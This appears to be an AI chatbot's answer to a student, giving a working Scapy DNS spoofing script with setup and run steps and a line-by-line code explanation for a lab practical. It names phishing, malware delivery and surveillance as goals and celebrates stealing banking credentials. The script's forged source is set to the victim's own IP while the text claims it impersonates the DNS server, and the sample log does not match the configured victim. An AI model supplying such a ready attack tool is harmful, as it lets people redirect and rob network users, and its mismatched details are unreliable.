

How to run :

Here's a complete, step-by-step guide to running your **DNS spoofing attack script using Scapy** — made simple and clear for your **external practical or demo** ✅

🛠️ Prerequisites (Setup Before Running)

🔒 Warning: Do this in a lab/test network only. DNS spoofing is illegal on public networks.

📦 Step 1: Install Required Tools

☑ Install Python (if not already):

- Download from https://www.python.org
- Make sure to **check "Add Python to PATH"** during install.

☑ Install Scapy (in CMD or PowerShell):

pip install scapy

💻 Step 2: Prepare the Python Script

- Save your script as dns_spoof.py in a folder, e.g.:

C:\Users\YourName\Desktop\CyberPrac\dns_spoof.py

⚙️ Step 3: Modify Script Parameters

In your script, make sure you set the correct:

```
victim_ip = "192.168.1.101"       # IP of target (your friend/test VM)
attacker_ip = "192.168.1.100"     # Your local IP (check with ipconfig)
fake_ip = "192.168.1.200"         # Fake site IP (can be your local server or just dummy)
```

To check your IP:

```
ipconfig
```

📡 Step 4: Run the Script as Administrator

🔐 Must run as Admin to sniff/send packets:

Open **Command Prompt** or **PowerShell as Administrator**:

- Right-click → **Run as Administrator**

Then run:

```
python dns_spoof.py
```

You'll see:

```
🔍 DNS Spoofing Attack Started... Waiting for DNS request...
```

🔍 Step 5: Trigger DNS Request from Victim Machine

On the **victim machine**, run:

```
nslookup www.example.com
```

Or open a browser and go to:

```
http://www.example.com
```

If your attack works, the spoofed response will redirect it to 192.168.1.200.

✅ Step 6: Watch Output on Attacker Machine

You'll see logs like:

📡 DNS Request Detected: www.example.com.
✅ Spoofed www.example.com. → 192.168.1.200 and sent to 192.168.1.52

This means your **spoofing worked**.

🧪 Optional Testing Tip:

If 192.168.1.200 is your local server (e.g., a Python web server), you can also start it:

```
python -m http.server 80
```

Then, if the victim gets redirected to your server, your attack is fully confirmed.

📄 Done! You can now:

- Take screenshots for your report
- Record output for practical exam
- Explain this in viva to get full marks 💯

Want help creating a short **viva answer**, **report**, or **PowerPoint**? I can make it in minutes.

External Explination :

💻 In Technical Terms:

- When a victim tries to visit a website (e.g. `www.example.com`), their device first sends a DNS request:
  → "Hey DNS, what's the IP address of `www.example.com`?"
- Normally, a real DNS server replies with the real IP.
- **In a spoofing attack**, your script sees this request **before the real server can reply**.
- It then **sends a fake DNS response** with a **malicious IP** (e.g., a phishing site, malware server, or attacker-controlled server).
- The victim's browser then loads **your chosen IP** instead of the real site.

🎯 Goal of DNS Spoofing:

- **Phishing**: Redirect to a fake login page and steal passwords.

- **Malware Delivery**: Redirect to a malware-hosting site.
- **Surveillance**: Log the victim's traffic via a fake site.
- **Denial of Service**: Redirect to a dead IP, causing site failure.

🔥 Example Outcome:

- Victim types `www.bank.com`
- Attacker's fake DNS response redirects them to `192.168.1.200` (your fake site)
- Victim sees a fake banking site → enters username/password → You steal credentials ✅

Explination of code :

Absolutely! Let's break down your **DNS spoofing script** step by step so you fully understand what it's doing. This is a great hands-on script for cybersecurity labs.

📦 Imports

```
from scapy.all import *
import random
```

- `scapy` is a powerful Python library used for **packet crafting, sniffing, and sending network packets**.
- `random` isn't used here, but it's often included if you want to randomize IPs or ports (optional).

⚙️ Configuration

```
victim_ip = "192.168.1.101"       # Replace with actual victim IP
attacker_ip = "192.168.1.100"     # Replace with attacker's IP
domain_to_spoof = "www.example.com"
fake_ip = "192.168.1.200"         # IP to which victim will be redirected
```

- These are the main settings for your attack:
  - `victim_ip`: The device making the DNS request.
  - `attacker_ip`: Your machine (sending the spoofed DNS response).
  - `domain_to_spoof`: The domain you want to target (e.g., `www.example.com`).
  - `fake_ip`: The IP address where you want to redirect the victim (maybe a phishing site or local server).

🧠 Prevent Repeated Spoofing

```
spoofed_domains = set()
```

- This `set` is used to **avoid spoofing the same DNS query repeatedly**, which can look suspicious or flood the network.

Main Function: `dns_spoof(packet)`

```
def dns_spoof(packet):
```

This function will be called every time a DNS packet is sniffed.

Check for DNS Query

```
if packet.haslayer(DNSQR):
```

- This checks if the packet contains a DNS **Query Request** (not a response).

Extract the Requested Domain

```
query = packet[DNSQR].qname.decode()
print(f" DNS Request Detected: {query}")
```

- It extracts the domain name being queried (e.g., `www.example.com.`).

Spoof if Domain Matches

```
if domain_to_spoof in query and query not in spoofed_domains:
```

- If the domain matches what you want to spoof (and you haven't spoofed it already), then proceed.

Build Spoofed DNS Response

```
spoofed_response = (
    IP(src=victim_ip, dst=packet[IP].src) /
    UDP(sport=53, dport=packet[UDP].sport) /
    DNS(
        id=packet[DNS].id, qr=1, aa=1, qd=packet[DNS].qd,
        an=DNSRR(rrname=packet[DNSQR].qname, ttl=10, rdata=fake_ip)
    )
)
```

Here's what this does:

- **IP Layer**:
  - `src=victim_ip`: Pretending the response comes from the *real DNS server* (spoofed).
  - `dst=packet[IP].src`: Sending it back to whoever sent the request.
- **UDP Layer**:
  - `sport=53`: DNS replies come from port 53.
  - `dport=packet[UDP].sport`: Send it to the same port the request came from.

- **DNS Layer**:
  - `id=packet[DNS].id`: Keeps the ID the same so the victim accepts it as a valid reply.
  - `qr=1`: This marks the packet as a *response*.
  - `aa=1`: Authoritative answer flag.
  - `qd`: Copies the question section.
  - `an`: Provides a fake answer — says "this domain points to `fake_ip`".

📤 Send the Spoofed Packet

```
send(spoofed_response, verbose=0)
```

- Sends the packet over the network to the victim.
- `verbose=0` hides Scapy's default output.

☑️ Log the Spoof

```
print(f"✅ Spoofed {query} → {fake_ip} and sent to {packet[IP].src}")
```

- Tells you in the terminal that a spoofed response was successfully sent.

👂 Start Sniffing DNS Requests

```
sniff(filter="udp port 53", prn=dns_spoof, store=0)
```

- Listens for **UDP traffic on port 53** (DNS).
- For every packet captured, it runs your `dns_spoof()` function.
- `store=0` means don't keep packets in memory (to save RAM).

📈 Summary of How It Works

1. Sniffs for DNS requests.
2. When a victim asks for `www.example.com`, your script jumps in first.
3. It sends a **fake DNS response** pointing to `192.168.1.200`.
4. Victim's device accepts it and goes to the wrong (attacker's) IP.

Want a diagram of this flow or want help turning this into a **lab report or practical file**? Just say the word!